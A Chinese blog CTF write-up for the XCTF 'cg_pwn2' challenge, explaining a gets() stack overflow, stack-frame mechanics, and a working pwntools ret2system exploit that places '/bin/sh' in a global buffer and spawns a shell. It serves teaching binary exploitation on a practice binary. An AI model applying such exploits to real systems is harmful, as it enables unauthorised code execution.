0x00 cg_pwn2【XCTF攻防世界pwn系列writeup】

胖胖的飞象 于 2020-11-20 19:42:50 发布 125 收藏 1

分类专栏： 栈溢出 pwn CTF 文章标签： ctf 攻防世界 writeup pwn cg_pwn2

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/weixin_36711901/article/details/109845955
版权

栈溢出 同时被 3 个专栏收录

2 篇文章 0 订阅
订阅专栏

pwn

2 篇文章 0 订阅
订阅专栏

CTF

1 篇文章 0 订阅
订阅专栏

目录

一、基本情况分析：
二、构造payload：
三、EXP：

一、基本情况分析：

cg_pwn2这道题我做了很久，可以说如果能完全理解其漏洞触发及利用原理，就基本入门pwn了。接下来跟着我一起看一下这道经典的pwn题吧！

首先对可执行文件进行基本检查：

```
root@bogon:~/Desktop/CTF/pwn/cg_pwn2# checksec cg_pwn2
[*] '/root/Desktop/CTF/pwn/cg_pwn2/cg_pwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@bogon:~/Desktop/CTF/pwn/cg_pwn2# file
Usage: file [-bcCdEhikLlNnprsSvzZ0] [--apple] [--extension] [--mime-encoding]
            [--mime-type] [-e <testname>] [-F <separator>]  [-f <namefile>]
            [-m <magicfiles>] [-P <parameter=value>] <file> ...
       file -C [-m <magicfiles>]
       file [--help]
root@bogon:~/Desktop/CTF/pwn/cg_pwn2# file cg_pwn2
cg_pwn2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linu
x.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=86982eca8585ab1b30762b8479a6071dbf584559, not stripped
root@bogon:~/Desktop/CTF/pwn/cg_pwn2#
```

https://blog.csdn.net/weixin_36711901

图1

如图1所示，该文件为32位i386的ELF可执行文件，只开启了NX，RELRO（部分readonly）。

> **NX**：类似于windows的DEP，数据区被标为不可执行，所以我们只需要找到system或者execute执行/bin/sh来实现RCE。

> **RELRO（read only relocation）**：分为 partial relro 和 full relro。是一种用于加强对 binary 数据段的保护的技术，大概实现由linker指定binary的一块经过dynamic linker处理过 relocation之后的区域为只读，设置符号重定向表格为只读或在程序启动时就解析并绑定所有动态符号，从而减少对GOT（Global Offset Table）攻击。

IDA逆向分析：

找到main()函数，进入hello()函数。

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   setbuf(stdin, 0);
4   setbuf(stdout, 0);
5   setbuf(stderr, 0);
6   hello();
7   puts("thank you");
8   return 0;
9 }
```

图2

如图3所示，s是0x26（38）字节长度的字串，gets()函数获取输入流时没有控制输入字符串长度，因而存在栈溢出。

```
 1 char *hello()
 2 {
 3   char *v0; // eax
 4   signed int v1; // ebx
 5   unsigned int v2; // ecx
 6   char *v3; // eax
 7   char s; // [esp+12h] [ebp-26h]
 8   int v6; // [esp+14h] [ebp-24h]
 9
10   v0 = &s;
11   v1 = 30;
12   if ( (unsigned int)&s & 2 )
13   {
14     *(_WORD *)&s = 0;
15     v0 = (char *)&v6;
16     v1 = 28;
17   }
18   v2 = 0;
19   do
20   {
21     *(_DWORD *)&v0[v2] = 0;
22     v2 += 4;
23   }
24   while ( v2 < (v1 & 0xFFFFFFFC) );
25   v3 = &v0[v2];
26   if ( v1 & 2 )
27   {
28     *(_WORD *)v3 = 0;
29     v3 += 2;
30   }
31   if ( v1 & 1 )
32     *v3 = 0;
33   puts("please tell me your name");
34   fgets(name, 50, stdin);
35   puts("hello,you can leave some message here:");
36   return gets(&s);
37 }
```

https://blog.csdn.net/weixin_36711901

图3

如图4所示，我们尝试对文件输入较长字符串，发现确实存在溢出。

```
root@bogon:~/Desktop/CTF/pwn/cg_pwn2# ./cg_pwn2
please tell me your name
aa
hello,you can leave some message here:
aa
thank you
root@bogon:~/Desktop/CTF/pwn/cg_pwn2# ./cg_pwn2
please tell me your name
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
hello,you can leave some message here:
aa
thank you
root@bogon:~/Desktop/CTF/pwn/cg_pwn2# ./cg_pwn2
please tell me your name
aa
hello,you can leave some message here:
aaaaaaaaaaaaaaaaaaaa
thank you
root@bogon:~/Desktop/CTF/pwn/cg_pwn2# ./cg_pwn2
please tell me your name
aa
hello,you can leave some message here:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
root@bogon:~/Desktop/CTF/pwn/cg_pwn2#
```

https://blog.csdn.net/weixin_36711901

图4

如图5所示，在IDA逆向分析时，发现可执行程序中有system()函数，

```
1 int pwn()
2 {
3   return system("echo hehehe");
4 }
```

图5

如图6所示，system函数的地址为0x08048420。

```
.plt:08048420
.plt:08048420     ; =============== S U B R O U T I N E =======================================
.plt:08048420
.plt:08048420     ; Attributes: thunk
.plt:08048420
.plt:08048420     ; int system(const char *command)
.plt:08048420     _system         proc near               ; CODE XREF: pwn+D↓p
.plt:08048420
.plt:08048420     command         = dword ptr  4
.plt:08048420
.plt:08048420 000                 jmp     ds:off_804A01C
.plt:08048420     _system         endp
.plt:08048420
```

https://blog.csdn.net/weixin_36711901

图6

如图7所示，使用pwntools的工具也能查看system函数的位置：0x08048420（小端序，0x20打印出来是空格所以第一个字节是空格）。

```
>>> e=ELF('./cg_pwn2')
[*] '/root/CTF/pwn/cg_pwn2/cg_pwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
>>> e.symbols['system']
134513696
>>> p32(e.symbols['system'])
' \x84\x04\x08'
>>>
```

https://blog.csdn.net/weixin_36711901

图7

所以可以调用system()函数来rce，但是由于cg_pwn2文件中没有/bin/sh这样的字符串，所以我们需要自行输入字符串/bin/sh作为system()的参数。

二、构造payload：

payload = ‘A’*42 + addr(system) + ‘A’*4 + addr(/bin/sh)

system函数的地址我们知道了，字符串/bin/sh存储的地址是多少呢？如图8所示，我们通过fgets将stdin输入流中读取字符串/bin/sh并保存到name中，存储的地址为0x0804A080。

```
33  puts("please tell me your name");
34  fgets(name, 50, stdin);
35  puts("hello,you can leave some message here:");
36  return gets(&s);
37}
```

图8

name的地址如图9所示为0x0804A080。

```
.bss:0804A080                          public name
.bss:0804A080      ; char name[52]
.bss:0804A080      name                db 34h dup(?)            ; DATA XREF: hello+77↑o
.bss:0804A080      _bss                ends
.bss:0804A080
```

图9

由于是小端序，在内存中应存储为0x80 A0 04 08（从左至右地址由低到高）。pwntools中可以直接利用p32()函数，将数值数据转换为小端标准的存储数据。

> 汇编中，基于大端序或小端序的数值数据与存储数据的差别请自行百度

为什么payload中间要填充四字节字符串'AAAA'?

我们先看下母函数对子函数调用前后对栈的操作及变化。

如图10所示，由main函数对子函数的调用情况来看，由于main函数为子函数参数提供栈空间，所以调用子函数完毕后母函数不用释放栈空间，由子函数来操作。正常来说，子函数返回母函数时，可由子函数或母函数清理栈空间，如add esp,xxh。

```
.text:08048637 014                 mov     eax, ds:stderr@@GLIBC_2_0
.text:0804863C 014                 mov     dword ptr [esp+4], 0 ; buf
.text:08048644 014                 mov     [esp], eax      ; stream
.text:08048647 014                 call    _setbuf
.text:0804864C 014                 call    hello
.text:08048651 014                 mov     dword ptr [esp], offset aThankYou ; "thank you"
.text:08048658 014                 call    _puts
.text:0804865D 014                 mov     eax, 0
.text:08048662 014                 leave
.text:08048663 000                 retn
.text:08048663     ; } // starts at 8048604
.text:08048663     main            endp
```

https://blog.csdn.net/weixin_36711901

图10

如图11所示，每个函数在被call时会将返回地址push到栈上，然后EIP跳转到函数开始地址，然后执行三个步骤：（1）push ebp，（2）mov ebp,esp，（3）sub esp, xxh，来开辟子函数的栈空间。

```
.text:08048562      ; =============== S U B R O U T I N E =======================================
.text:08048562
.text:08048562      ; Attributes: bp-based frame
.text:08048562
.text:08048562                      public hello
.text:08048562      hello           proc near               ; CODE XREF: main+48↓p
.text:08048562
.text:08048562      s               = byte ptr -26h
.text:08048562
.text:08048562      ; __unwind {
.text:08048562 000                  push    ebp
.text:08048563 004                  mov     ebp, esp
.text:08048565 004                  push    esi
.text:08048566 008                  push    ebx
.text:08048567 00C                  sub     esp, 30h
```

https://blog.csdn.net/weixin_36711901

图11

图12所示为子函数hello()在退出当前函数，返回母函数前需要执行的指令。

函数在退出时会先mov esp,ebp（这里使用了add，方法不同目标一致），pop ebp，此时esp指向返回地址，再retn根据返回地址返回到母函数对应的指令处。

```
.text:080485FD 03C                  add     esp, 30h
.text:08048600 00C                  pop     ebx
.text:08048601 008                  pop     esi
.text:08048602 004                  pop     ebp
.text:08048603 000                  retn
.text:08048603      ; } // starts at 8048562
.text:08048603      hello           endp
```

图12

当我们使用payload导致hello()在执行gets(&s)后即将返回main函数的时候，发生栈溢出。返回地址被覆盖为system()函数地址，导致子函数hello()在退出的时候，EIP跳转到了system()函数，在这个过程中栈空间及指令的变化如图13所示（只是原理示意图为了方便讲解原理，地址都自定义的）。



图13

hello()函数在gets(&s)后、执行retn指令之前，分别执行了（1）add esp,30h和（2）pop ebp指令，如图13所示，此时esp指向0x14返回地址，ebp指向母函数的ebp位置0x28。而在执行retn指令时，由于esp指向的0x14位置的返回地址被覆盖成system()的地址，所以执行retn指令后，EIP跳入system函数，同时esp+4h（正常操作）。

此时esp指向返回地址的下一个dword（即图13中被覆盖为字符串‘aaaa’的参数arg_1），esp指向0x18，ebp指向0x28母函数ebp，此时栈上的状况像极了call system()后的样子。

正常通过call进入system()时，当前的esp应指向调用system()完毕后的返回地址（即arg_1的位置），esp+4h指向该函数的参数（即arg_2的位置）。但此时，arg_1被覆盖为字符串aaaa，arg_2被覆盖为/bin/sh字符串地址。也就是说，当前我们伪造了一个system函数的栈帧，system()函数栈帧的返回地址被’aaaa’覆盖，输入参数为覆盖arg_2的字符串’/bin/sh’地址。

综上所述，‘aaaa’是栈溢出调用system()函数时，system()函数所认为的返回地址，只有在payload中addr(system())和addr(/bin/sh)中间放一个四字节字符串’aaaa’，system()函数才能将addr(/bin/sh)作为其参数。

三、EXP：

构造利用脚本如下：

```
1 from pwn import *
2
3 e=ELF('./cg_pwn2')
4 system=e.symbols['system']
5 binsh=0x0804a080
6 payload = 'a'*42 + p32(system) + 'a'*4 +p32(binsh)
7 p=process('./cg_pwn2')
8 p.sendlineafter('name','/bin/sh')
9 p.sendlineafter('here',payload)
10 p.interactive()
```

https://blog.csdn.net/weixin_36711901

成功回连！然后可以cat flag了！

```
root@bogon:~/CTF/pwn/cg_pwn2# python exp.py
[*] '/root/CTF/pwn/cg_pwn2/cg_pwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './cg_pwn2': pid 33016
[*] Switching to interactive mode
:
$ ls
cg_pwn2  core  exp.py  peda-session-cg_pwn2.txt
$ 
```

https://blog.csdn.net/weixin_36711901